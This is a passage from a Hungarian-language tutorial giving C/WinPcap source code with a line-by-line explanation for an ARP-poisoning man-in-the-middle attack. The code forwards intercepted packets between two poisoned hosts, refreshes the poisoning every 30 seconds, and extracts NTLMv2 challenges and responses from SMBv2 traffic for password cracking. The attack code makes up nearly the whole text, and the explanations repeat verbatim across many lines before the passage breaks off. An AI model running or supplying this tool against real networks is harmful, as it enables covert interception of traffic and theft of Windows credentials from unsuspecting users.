
Végeztünk a poisoningolással, mostmár csak folyamatosan figyelünk kell a beérkező csomagokat. A cikluson belül a következő fontos részfeladatokat kell megoldanunk:

1. amennyiben nem a mi számítógépünknek, hanem valamelyik poisoningolt gépnek megy a csomag, akkor továbbítanunk kell felé. Ehhez meg kell vizsgálnunk, hogy a csomagban az IP cím, ami a 30..33 byteokon található valamelyik poisoningolt gépé-e. Amennyiben igen, akkor 0..5 byteokon található MAC címet ki kell cserélni az adott gép valódi MAC címére, és ki kell küldeni a csomagot.
2. A poisoningolást fent kell tartani. Ehhez 30 másodpercenként újraküldjük a már korábban is elküldött poisoning csomagokat.
3. Másik fontos feladatunk a program tulajdonképpeni célja, az SMBv2 protokollból kiszedni a szükséges adatokat. Ehhez nézzük meg az smbv2 protokollnak azokat a részleteit, amik nekünk kellenek. Két fajta csomag érdekes számunkra a challenge-et tartalmazó, és az ntlmv2 response-t tartalmazó:

challenge csomag, aminek a számunkra lényeges felépítése a következőképpen néz ki:



response csomag, aminek a számunkra lényeges felépítése a következőképpen néz ki:



Ezt az egész műveletsort a következő kódrészlet végzi el:

```

230.     time_t poisonlastsent;
231.     poisonlastsent = time (NULL);
232.     u_char pkt_data2[1536];
233.     u_char iphead, tcphead;
234.     int offset1, offset2, offset3, length;
235.     u_char *offset1arr, *offset2arr, *offset3arr, *lengtharr;
236.     offset1arr = (u_char *)&offset1;
237.     offset2arr = (u_char *)&offset2;
238.     offset3arr = (u_char *)&offset3;
239.     lengtharr = (u_char *)&length;
240.     u_char challange[8];
241.     u_char response[1536];

```

```

242.     while((res = pcap_next_ex(adhandle, &header, &pkt_data)) >= 0)
243.     {
244.         if(res == 0)
245.             continue;
246.         if ((pkt_data[30]==ip1arr[0]) && (pkt_data[31]==ip1arr[1]) &&
(pkt_data[32]==ip1arr[2]) && (pkt_data[33]==ip1arr[3]) && (pkt_data[0]==OidData-
>Data[0]) && (pkt_data[1]==OidData->Data[1]) && (pkt_data[2]==OidData->Data[2])
&& (pkt_data[3]==OidData->Data[3]) && (pkt_data[4]==OidData->Data[4]) &&
(pkt_data[5]==OidData->Data[5]))
247.         {
248.             CopyMemory(pkt_data2,pkt_data,header->len);
249.             pkt_data2[0]=mac1arr[0];
250.             pkt_data2[1]=mac1arr[1];
251.             pkt_data2[2]=mac1arr[2];
252.             pkt_data2[3]=mac1arr[3];
253.             pkt_data2[4]=mac1arr[4];
254.             pkt_data2[5]=mac1arr[5];
255.             pkt_data2[6]=OidData->Data[0];
256.             pkt_data2[7]=OidData->Data[1];
257.             pkt_data2[8]=OidData->Data[2];
258.             pkt_data2[9]=OidData->Data[3];
259.             pkt_data2[10]=OidData->Data[4];
260.             pkt_data2[11]=OidData->Data[5];
261.             if (pcap_sendpacket(adhandle, pkt_data2, header->len) != 0)
262.             {
263.                 printf("\nError sending the packet to ip1: %s. Only %d bytes
were sent\n", pcap_geterr(adhandle), res);
264.                 exit(14);
265.             }
266.         }
267.         if ((pkt_data[30]==ip2arr[0]) && (pkt_data[31]==ip2arr[1]) &&
(pkt_data[32]==ip2arr[2]) && (pkt_data[33]==ip2arr[3]) && (pkt_data[0]==OidData-
>Data[0]) && (pkt_data[1]==OidData->Data[1]) && (pkt_data[2]==OidData->Data[2])
&& (pkt_data[3]==OidData->Data[3]) && (pkt_data[4]==OidData->Data[4]) &&
(pkt_data[5]==OidData->Data[5]))
268.         {
269.             CopyMemory(pkt_data2,pkt_data,header->len);
270.             pkt_data2[0]=mac2arr[0];
271.             pkt_data2[1]=mac2arr[1];
272.             pkt_data2[2]=mac2arr[2];
273.             pkt_data2[3]=mac2arr[3];
274.             pkt_data2[4]=mac2arr[4];
275.             pkt_data2[5]=mac2arr[5];
276.             pkt_data2[6]=OidData->Data[0];
277.             pkt_data2[7]=OidData->Data[1];
278.             pkt_data2[8]=OidData->Data[2];
279.             pkt_data2[9]=OidData->Data[3];
280.             pkt_data2[10]=OidData->Data[4];
281.             pkt_data2[11]=OidData->Data[5];
282.             if (pcap_sendpacket(adhandle, pkt_data2, header->len) != 0)
283.             {
284.                 printf("\nError sending the packet to ip2: %s. Only %d bytes

```

```

were sent\n", pcap_geterr(adhandle), res);
285.             exit(14);
286.         }
287.     }
288.     if (header->len > 300)
289.     {
290.         iphead=(pkt_data[14] << 4) >> 2;
291.         tcphead=(pkt_data[14+iphead+12] >> 4) << 2;
292.         if ((pkt_data[14+iphead+tcphead+4]==0xfe) &&
(pkt_data[14+iphead+tcphead+5]==0x53) && (pkt_data[14+iphead+tcphead+6]==0x4D)
&& (pkt_data[14+iphead+tcphead+7]==0x42))
293.             { // SMBv2 protokoll
294.                 offset1arr[3]=0;
295.                 offset1arr[2]=0;
296.                 offset1arr[1]=pkt_data[14+iphead+tcphead+9];
297.                 offset1arr[0]=pkt_data[14+iphead+tcphead+8];
298.                 offset2arr[3]=0;
299.                 offset2arr[2]=0;
300.                 offset2arr[1]=pkt_data[14+iphead+tcphead+4+offset1+1];
301.                 offset2arr[0]=pkt_data[14+iphead+tcphead+4+offset1];
302.                 offset2=offset2-1;
303.                 if
((pkt_data[14+iphead+tcphead+4+offset1+offset2+31]==0x4e) &&
(pkt_data[14+iphead+tcphead+4+offset1+offset2+32]==0x54) &&
(pkt_data[14+iphead+tcphead+4+offset1+offset2+33]==0x4c) &&
(pkt_data[14+iphead+tcphead+4+offset1+offset2+34]==0x4d) &&
(pkt_data[14+iphead+tcphead+4+offset1+offset2+35]==0x53) &&
(pkt_data[14+iphead+tcphead+4+offset1+offset2+36]==0x53) &&
(pkt_data[14+iphead+tcphead+4+offset1+offset2+37]==0x50) &&
(pkt_data[14+iphead+tcphead+4+offset1+offset2+38]==0x00) &&
(pkt_data[14+iphead+tcphead+4+offset1+offset2+39]==0x02) &&
(pkt_data[14+iphead+tcphead+4+offset1+offset2+40]==0x00) &&
(pkt_data[14+iphead+tcphead+4+offset1+offset2+41]==0x00) &&
(pkt_data[14+iphead+tcphead+4+offset1+offset2+42]==0x00))
304.                     { //NTLMSSP request
305.                         printf("\nchallenge: ");
306.                         for(i=0;i<8;i++)
307.                         {
308.                             challenge[i]=pkt_data[14+iphead+tcphead+4+offset1+offset2+55+i];
309.                             if (challenge[i]<16)
310.                             {
311.                                 printf("0%x",challenge[i]);
312.                             }
313.                             else
314.                             {
315.                                 printf("%x",challenge[i]);
316.                             }
317.                         }
318.                     }
319.                 if
((pkt_data[14+iphead+tcphead+4+offset1+offset2+21]==0x4e) &&
(pkt_data[14+iphead+tcphead+4+offset1+offset2+22]==0x54) &&

```



```

(pkt_data[14+iphead+tcphead+4+offset1+offset2+23]==0x4c) &&
(pkt_data[14+iphead+tcphead+4+offset1+offset2+24]==0x4d) &&
(pkt_data[14+iphead+tcphead+4+offset1+offset2+25]==0x53) &&
(pkt_data[14+iphead+tcphead+4+offset1+offset2+26]==0x53) &&
(pkt_data[14+iphead+tcphead+4+offset1+offset2+27]==0x50) &&
(pkt_data[14+iphead+tcphead+4+offset1+offset2+28]==0x00) &&
(pkt_data[14+iphead+tcphead+4+offset1+offset2+29]==0x03) &&
(pkt_data[14+iphead+tcphead+4+offset1+offset2+30]==0x00) &&
(pkt_data[14+iphead+tcphead+4+offset1+offset2+31]==0x00) &&
(pkt_data[14+iphead+tcphead+4+offset1+offset2+32]==0x00))
320.         { //NTLMSSP response
321.             printf("\nHMAC: ");
322.             lengtharr[3]=0;
323.             lengtharr[2]=0;
324.
325.             lengtharr[1]=pkt_data[14+iphead+tcphead+4+offset1+offset2+42];
326.             lengtharr[0]=pkt_data[14+iphead+tcphead+4+offset1+offset2+41];
327.             offset3arr[3]=0;
328.             offset3arr[2]=0;
329.             offset3arr[1]=pkt_data[14+iphead+tcphead+4+offset1+offset2+46];
330.             offset3arr[0]=pkt_data[14+iphead+tcphead+4+offset1+offset2+45];
331.             for(i=0;i<length;i++)
332.             {
333.                 if (i==16) printf("\nClient BLOB:");
334.                 response[i]=pkt_data[14+iphead+tcphead+4+offset1+offset2+21+offset3+i];
335.                 if (response[i]<16)
336.                 {
337.                     printf("0%x",response[i]);
338.                 }
339.                 else
340.                 {
341.                     printf("%x",response[i]);
342.                 }
343.             }
344.         }
345.     }
346.     if (difftime(time(NULL),poisonlastsent)>30)
347.     {
348.         if (pcap_sendpacket(adhandle, poison1, 42) != 0)
349.         {
350.             fprintf(stderr,"\nError sending the repointing packet: %s\n",
pcap_geterr(adhandle));
351.             exit(15);
352.         }
353.         if (pcap_sendpacket(adhandle, poison2, 42) != 0)
354.         {
355.             fprintf(stderr,"\nError sending the repointing packet: %s\n",
pcap_geterr(adhandle));
356.             exit(16);

```

```

357.         }
358.         poisonlastsent = time (NULL);
359.     }
360. }
361. pcap_freealldevs(alldevs);
362.}

```

230. Deklarálunk egy poisonlastsent nevű változót, ebbe fogjuk betenni az utolsó poisoningolás időpontját, mert 30 másodpercenként újra kell majd küldeni.
231. Az előbb deklarált poisonlastsent nevű változóba betesszük az aktuális időt.
232. Deklarálunk egy pkt\_data2 nevű u\_char típusú elemekből álló tömböt. Mivel az IP csomag maximum 1536 byte lehet, ezért ekkora a mérete. Ebbe fogjuk átmásolni az elfogott csomag tartalmát, és módosítani a MAC címet a valódi célra, majd kiküldeni. Azért van erre szükség, mert a pkt\_data nevű változó csak olvasható.
233. Definiálunk egy iphead, és egy tcphead nevű u\_char típusú változót. Ebbe tesszük majd a az IP csomag illetve a TCP csomag méretét.
234. Deklaráljuk az offset1, offset2, offset3, és length nevű változókat. Ezekbe tesszük majd az elfogott csomagból a request offset (ssroff), ntlmv2 offset (ntlmoffs), NTLMv2 Response offset (ntlmrespooffs), és a length of ntlmv2 response (length) értékeket.
235. Deklaráljuk az offset1arr, offset2arr, offset3arr, és lengtharr nevű u\_char típusú változókat. Mivel a csomagban byteonként látjuk az előző értékeket, ezért beállítunk majd, hogy ugyanarra a fizikai memória címre mutassanak, mint az előtte létrehozott offset1, offset2, offset3, és length típusú változók.
236. Beállítjuk, hogy az offset1arr nevű tömb ugyanarra a memória címre mutasson, mint az offset1 nevű int típusú változó, így az ott található értéket byte tömbként, vagy integerként is kezelhetem.
237. Beállítjuk, hogy az offset2arr nevű tömb ugyanarra a memória címre mutasson, mint az offset2 nevű int típusú változó, így az ott található értéket byte tömbként, vagy integerként is kezelhetem.
238. Beállítjuk, hogy az offset3arr nevű tömb ugyanarra a memória címre mutasson, mint az offset3 nevű int típusú változó, így az ott található értéket byte tömbként, vagy integerként is kezelhetem.
239. Beállítjuk, hogy az lengtharr nevű tömb ugyanarra a memória címre mutasson, mint a length nevű int típusú változó, így az ott található értéket byte tömbként, vagy integerként is kezelhetem.
240. Deklarálunk a challenge-nek egy változót. Mivel a challenge 8 byteos, ezért egy 8 elemű u\_char típusú változókból álló tömbbe tesszük.
241. Deklarálunk egy változót a response-nak. Mivel a response mérete változó, ezért az IP csomagban maximálisan átvihető 1536 byte-ot állítjuk be méretnek.
242. Olvassuk a csomagokat a már ismert módon. Indítunk egy ciklust, amíg nem történik hiba olvasás közben (res>=0). Az olvasást a pcap\_next\_ex függvénnyel olvassuk, aminek a következők a bemenő paraméterei:
  - A **kártyára mutató handle**, amit a pcap\_open függvény adott vissza.
  - Egy **pcap\_pkthdr struktúrára mutató pointer**, ahol a header adatokat fogjuk megkapni
  - Egy **u\_char típusú struktúrára mutató pointer**, ezen keresztül kapjuk majd meg a csomag adat bytejait.
243. Indul a ciklus
244. ha azért léptünk be a ciklusba, mert 0 volt a pcap\_next\_ex visszatérési értéke, akkor timeout történt, nem új csomagot kaptunk,
245. tehát folytatjuk a ciklust
246. Megvizsgáljuk, ha a csomag a mi MAC címünkre, de az IP1-es címre érkezett, akkor

- 247.kezdődik az if igaz ága
- 248.Az elfogott csomagot tartalmát a pkt\_data csomagból átmásoljuk a pkt\_data2 nevű változóba, hogy módosítható legyen. Az elfogott csomag méretét a header->length tartalmazza.
- 249.Átírjuk a destination MAC címet a csomagban az IP1-hez tartozó valódi MAC címre, amit a mac1arr nevű tömbben tároltunk le.
- 250.Átírjuk a destination MAC címet a csomagban az IP1-hez tartozó valódi MAC címre, amit a mac1arr nevű tömbben tároltunk le.
- 251.Átírjuk a destination MAC címet a csomagban az IP1-hez tartozó valódi MAC címre, amit a mac1arr nevű tömbben tároltunk le.
- 252.Átírjuk a destination MAC címet a csomagban az IP1-hez tartozó valódi MAC címre, amit a mac1arr nevű tömbben tároltunk le.
- 253.Átírjuk a destination MAC címet a csomagban az IP1-hez tartozó valódi MAC címre, amit a mac1arr nevű tömbben tároltunk le.
- 254.Átírjuk a destination MAC címet a csomagban az IP1-hez tartozó valódi MAC címre, amit a mac1arr nevű tömbben tároltunk le.
- 255.Átírjuk a source MAC címet a csomagban a saját MAC címünkre, mert az IP1-es gép úgy tudja, hogy a mi MAC címünk tartozik az IP2-es géphez.
- 256.Átírjuk a source MAC címet a csomagban a saját MAC címünkre, mert az IP1-es gép úgy tudja, hogy a mi MAC címünk tartozik az IP2-es géphez.
- 257.Átírjuk a source MAC címet a csomagban a saját MAC címünkre, mert az IP1-es gép úgy tudja, hogy a mi MAC címünk tartozik az IP2-es géphez.
- 258.Átírjuk a source MAC címet a csomagban a saját MAC címünkre, mert az IP1-es gép úgy tudja, hogy a mi MAC címünk tartozik az IP2-es géphez.
- 259.Átírjuk a source MAC címet a csomagban a saját MAC címünkre, mert az IP1-es gép úgy tudja, hogy a mi MAC címünk tartozik az IP2-es géphez.
- 260.Átírjuk a source MAC címet a csomagban a saját MAC címünkre, mert az IP1-es gép úgy tudja, hogy a mi MAC címünk tartozik az IP2-es géphez.
- 261.Elküldjük a csomagot. Egy if feltétellel ellenőrizzük, hogy történt-e hiba a küldés során.
- 262.If igaz ága, vagyis ha hibatörtént
- 263.kiírjuk, hogy hiba történt a továbbítás közben
- 264.kilépünk
- 265.vége a csomag küldés hibáját lekezelő if ágnak
- 266.vége az IP1 felé forwardolást végző if ágnak
- 267.Megvizsgáljuk, ha a csomag a mi MAC címünkre, de az IP2-es címre érkezett, akkor
- 268.kezdődik az if igaz ága
- 269.Az elfogott csomagot tartalmát a pkt\_data csomagból átmásoljuk a pkt\_data2 nevű változóba, hogy módosítható legyen. Az elfogott csomag méretét a header->length tartalmazza.
- 270.Átírjuk a destination MAC címet a csomagban az IP2-hez tartozó valódi MAC címre, amit a mac2arr nevű tömbben tároltunk le.
- 271.Átírjuk a destination MAC címet a csomagban az IP2-hez tartozó valódi MAC címre, amit a mac2arr nevű tömbben tároltunk le.
- 272.Átírjuk a destination MAC címet a csomagban az IP2-hez tartozó valódi MAC címre, amit a mac2arr nevű tömbben tároltunk le.
- 273.Átírjuk a destination MAC címet a csomagban az IP2-hez tartozó valódi MAC címre, amit a mac2arr nevű tömbben tároltunk le.
- 274.Átírjuk a destination MAC címet a csomagban az IP2-hez tartozó valódi MAC címre, amit a mac2arr nevű tömbben tároltunk le.
- 275.Átírjuk a destination MAC címet a csomagban az IP2-hez tartozó valódi MAC címre, amit a mac2arr nevű tömbben tároltunk le.
- 276.Átírjuk a source MAC címet a csomagban a saját MAC címünkre, mert az IP2-es gép úgy

- tudja, hogy a mi MAC címünk tartozik az IP1-es géphez.
277. Átírjuk a source MAC címet a csomagban a saját MAC címünkre, mert az IP2-es gép úgy tudja, hogy a mi MAC címünk tartozik az IP1-es géphez.
278. Átírjuk a source MAC címet a csomagban a saját MAC címünkre, mert az IP2-es gép úgy tudja, hogy a mi MAC címünk tartozik az IP1-es géphez.
279. Átírjuk a source MAC címet a csomagban a saját MAC címünkre, mert az IP2-es gép úgy tudja, hogy a mi MAC címünk tartozik az IP1-es géphez.
280. Átírjuk a source MAC címet a csomagban a saját MAC címünkre, mert az IP2-es gép úgy tudja, hogy a mi MAC címünk tartozik az IP1-es géphez.
281. Átírjuk a source MAC címet a csomagban a saját MAC címünkre, mert az IP2-es gép úgy tudja, hogy a mi MAC címünk tartozik az IP1-es géphez.
282. Elküldjük a csomagot. Egy if feltétellel ellenőrizzük, hogy történt-e hiba a küldés során.
283. If igaz ága, vagyis ha hibátörtént
284. kiírjuk, hogy hiba történt a továbbítás közben
285. kilépünk
286. vége a csomag küldés hibáját lekezelő if ágnak
287. vége az IP2 felé forwardolást végző if ágnak
288. Ha a csomag elég nagy ahhoz, hogy SMBv2 legyen, akkor megvizsgáljuk
289. indul az if igaz ága
290. A csomag 14. byte-ja tartalmazza az IP header méretét. Azonban csak az alsó 4 byteon. A másik 4 byte az IP verzió, amire nincs szükségünk. Ezért egy 4 byteos balra shifttel csak az alsó 4 byte-ot tartjuk meg. Ezután vissza kéne tolnunk a helyére (jobb shift 4 bytettel), de mivel a header méretét word-ben, tartalmazza az IP csomag, ezért hogy byteban kapjam ezután meg kellene még szoroznom 4-el. Ezt a két műveletet egybevonhatjuk, hogy csak 2 bytettel tolom vissza jobbra. Ezt az értéket az iphead nevű változóban tároljuk le
291. Mostmár ki tudom olvasni a TCPHeader méretét. Ennek a pozíciója a csomagban 14 + az előbb kiolvasott IP header + 12 pozíción lesz. Itt szintén csak az alsó 4 byte az, ami a TCP header méretét tárolja, és szintén word-ben. Ezért az előző trükköt alkalmazva ezt az értéket először balra toljuk 4 bytettel, majd jobbra kettővel, hogy byte-ban kapjam meg a TCP fejléc méretét. Ezt az értéket a tcphead nevű változóban tároljuk le.
292. Mostmár meg tudjuk állapítani, hogy a csomag valóban SMBv2-e. Amennyiben a a csomagban a 14+tcphead+iphead+4.. 14+tcphead+iphead+7 byteok értéke pontosan 0xFE, 0x53, 0x4D, 0x42, akkor SMBv2 csomaggal van dolgunk, tehát tovább analizálhatjuk
293. Indul az if igaz ága, vagyis SMBv2 csomagról van szó.
294. Kiolvassuk az offset1, vagyis a request offset (ssroff) értékeket. Mivel a csomagban byte tömbben van tárolva az érték, ezért a byte tömbbe tesszük be, de mivel a byte tömb, és az integer változó fizikailag ugyanarra a memória címre mutat, ezért oda is rögtön "bekerül" a megfelelő érték. A csomagban az offset csak 2 byteon van tárolva, ezért az első 2 byte-ot az offset1 byte tömbben ki kell nullázni.
295. Kiolvassuk az offset1, vagyis a request offset (ssroff) értékeket. Mivel a csomagban byte tömbben van tárolva az érték, ezért a byte tömbbe tesszük be, de mivel a byte tömb, és az integer változó fizikailag ugyanarra a memória címre mutat, ezért oda is rögtön "bekerül" a megfelelő érték. A csomagban az offset csak 2 byteon van tárolva, ezért az első 2 byte-ot az offset1 byte tömbben ki kell nullázni.
296. Kiolvassuk az offset1, vagyis a request offset (ssroff) értékeket. Mivel a csomagban byte tömbben van tárolva az érték, ezért a byte tömbbe tesszük be, de mivel a byte tömb, és az integer változó fizikailag ugyanarra a memória címre mutat, ezért oda is rögtön "bekerül" a megfelelő érték. A csomagban az offset csak 2 byteon van tárolva, ezért az első 2 byte-ot az offset1 byte tömbben ki kell nullázni. 14 + iphead + tcphead + 9
297. Kiolvassuk az offset1, vagyis a request offset (ssroff) értékeket. Mivel a csomagban byte tömbben van tárolva az érték, ezért a byte tömbbe tesszük be, de mivel a byte tömb, és az integer változó fizikailag ugyanarra a memória címre mutat, ezért oda is rögtön "bekerül" a

- megfelelő érték. A csomagban az offset csak 2 byteon van tárolva, ezért az első 2 byte-ot az offset1 byte tömbben ki kell nullázni.  $14 + \text{iphead} + \text{tcphead} + 8$
298. Kiolvassuk az offset2 vagyis az ntlmv2 offset (ntlmoffs) értékeket. Mivel byte tömbben van tárolva, ezért a byte tömbbe tesszük be, de mivel a byte tömb, és az integer változó fizikailag ugyanarra a memória címre mutat, ezért oda is rögtön "bekerül" a megfelelő érték.
299. Kiolvassuk az offset2 vagyis az ntlmv2 offset (ntlmoffs) értékeket. Mivel byte tömbben van tárolva, ezért a byte tömbbe tesszük be, de mivel a byte tömb, és az integer változó fizikailag ugyanarra a memória címre mutat, ezért oda is rögtön "bekerül" a megfelelő érték.
300. Kiolvassuk az offset2 vagyis az ntlmv2 offset (ntlmoffs) értékeket. Mivel byte tömbben van tárolva, ezért a byte tömbbe tesszük be, de mivel a byte tömb, és az integer változó fizikailag ugyanarra a memória címre mutat, ezért oda is rögtön "bekerül" a megfelelő érték.  $14 + \text{iphead} + \text{tcphead} + 4 + \text{offset1} + 1$
301. Kiolvassuk az offset2 vagyis az ntlmv2 offset (ntlmoffs) értékeket. Mivel byte tömbben van tárolva, ezért a byte tömbbe tesszük be, de mivel a byte tömb, és az integer változó fizikailag ugyanarra a memória címre mutat, ezért oda is rögtön "bekerül" a megfelelő érték.  $14 + \text{iphead} + \text{tcphead} + 4 + \text{offset1}$
302. Az előbb kiolvasott offset2 legalsó bitje egy jelölő bit, ezért ki kell vonni belőle 1-et.
303. Mostmár meg tudjuk vizsgálni, hogy a challenge-et tartalmazó, request, vagy a response csomagról van-e szó. Amennyiben a challenge-et tartalmazó csomag, akkor a  $14 + \text{iphead} + \text{tcphead} + 4 + \text{offset1} + \text{offset2} + 31.. 14 + \text{iphead} + \text{tcphead} + 4 + \text{offset1} + \text{offset2} + 42$  bytokon a 4e,54,4c,4d,53,53,50,00,02,00,00,00 értékeknek kell szerepelnie.
304. Infú az if igaz ága (vagyis ez egy challenge-t tartalmazó csomag)
305. kiírjuk, hogy challenge:
306. indítunk egy ciklust, hogy kiolvassuk a challenge 8 byte-ját
307. indul a ciklus
308. a challenge nevű változóba betesszük a csomagból a megfelelő bytokat. A challenge a  $14 + \text{iphead} + \text{tcphead} + 4 + \text{offset1} + \text{offset2} + 55.. 14 + \text{iphead} + \text{tcphead} + 4 + \text{offset1} + \text{offset2} + 62$  pozíción van.
309. Ha a kiolvasott érték kisebb, mint 16
310. if igaz ága
311. akkor ki kell írni a kiolvasott értéket a vezető nullával együtt.
312. vége az if igaz ágának
313. egyébként (vagyis az érték nagyobb, mint 16)
314. indul az if hamis ága
315. ki kell írni a kiolvasott értéket, de most két karakteren van ábrázolva, ezért nem kell a vezető 0.
316. vége az if hamis ágának, és a kiírató résznek is.
317. Vége a for ciklusnak
318. vége a challenge csomagot megvizsgáló if igaz ágának.
319. Megvizsgáljuk, hogy a challenge-et tartalmazó, request, vagy a response csomagról van-e szó. Amennyiben response csomag, akkor a  $14 + \text{iphead} + \text{tcphead} + 4 + \text{offset1} + \text{offset2} + 31.. 14 + \text{iphead} + \text{tcphead} + 4 + \text{offset1} + \text{offset2} + 42$  bytokon a 4e,54,4c,4d,53,53,50,00,03,00,00,00 értékeknek kell szerepelnie.
320. Indul az if igaz ága (vagyis response csomagról van szó)
321. kiírjuk, hogy HMAC:
322. Kiolvassuk a length vagyis az ntlmv2 response length értékeket. Mivel byte tömbben van tárolva, ezért a byte tömbbe tesszük be, de mivel a byte tömb, és az integer változó fizikailag ugyanarra a memória címre mutat, ezért oda is rögtön "bekerül" a megfelelő érték. Mivel a csomagban a length csak 2 byteon van tárolva, ezért a felső két byteot kinullázzuk.
323. Kiolvassuk a length vagyis az ntlmv2 response length értékeket. Mivel byte tömbben van tárolva, ezért a byte tömbbe tesszük be, de mivel a byte tömb, és az integer változó

fizikailag ugyanarra a memória címre mutat, ezért oda is rögtön "bekerül" a megfelelő érték. Mivel a csomagban a length csak 2 byteon van tárolva, ezért a felső két byteot kinullázzuk.

324. Kiolvassuk a length vagyis az ntlmv2 response length értékeket. Mivel byte tömbben van tárolva, ezért a byte tömbbe tesszük be, de mivel a byte tömb, és az integer változó fizikailag ugyanarra a memória címre mutat, ezért oda is rögtön "bekerül" a megfelelő érték. Az értéket a következő pozícióról kell kiolvasni:  $14 + \text{iphead} + \text{tcphead} + 4 + \text{offset1} + \text{offset2} + 42$
325. Kiolvassuk a length vagyis az ntlmv2 response length értékeket. Mivel byte tömbben van tárolva, ezért a byte tömbbe tesszük be, de mivel a byte tömb, és az integer változó fizikailag ugyanarra a memória címre mutat, ezért oda is rögtön "bekerül" a megfelelő érték. Az értéket a következő pozícióról kell kiolvasni:  $14 + \text{iphead} + \text{tcphead} + 4 + \text{offset1} + \text{offset2} + 41$
326. Kiolvassuk az offset3 vagyis az ntlmv2 response offset (ntlmrespoffs) értékeket. Mivel byte tömbben van tárolva, ezért a byte tömbbe tesszük be, de mivel a byte tömb, és az integer változó fizikailag ugyanarra a memória címre mutat, ezért oda is rögtön "bekerül" a megfelelő érték. Mivel a csomagban a length csak 2 byteon van tárolva, ezért a felső két byteot kinullázzuk.
327. Kiolvassuk az offset3 vagyis az ntlmv2 response offset (ntlmrespoffs) értékeket. Mivel byte tömbben van tárolva, ezért a byte tömbbe tesszük be, de mivel a byte tömb, és az integer változó fizikailag ugyanarra a memória címre mutat, ezért oda is rögtön "bekerül" a megfelelő érték. Mivel a csomagban a length csak 2 byteon van tárolva, ezért a felső két byteot kinullázzuk.
328. Kiolvassuk a length vagyis az ntlmv2 response offset (ntlmrespoffs). Mivel byte tömbben van tárolva, ezért a byte tömbbe tesszük be, de mivel a byte tömb, és az integer változó fizikailag ugyanarra a memória címre mutat, ezért oda is rögtön "bekerül" a megfelelő érték. Az értéket a következő pozícióról kell kiolvasni:  $14 + \text{iphead} + \text{tcphead} + 4 + \text{offset1} + \text{offset2} + 46$
329. Kiolvassuk a length vagyis az ntlmv2 response offset (ntlmrespoffs). Mivel byte tömbben van tárolva, ezért a byte tömbbe tesszük be, de mivel a byte tömb, és az integer változó fizikailag ugyanarra a memória címre mutat, ezért oda is rögtön "bekerül" a megfelelő érték. Az értéket a következő pozícióról kell kiolvasni:  $14 + \text{iphead} + \text{tcphead} + 4 + \text{offset1} + \text{offset2} + 45$
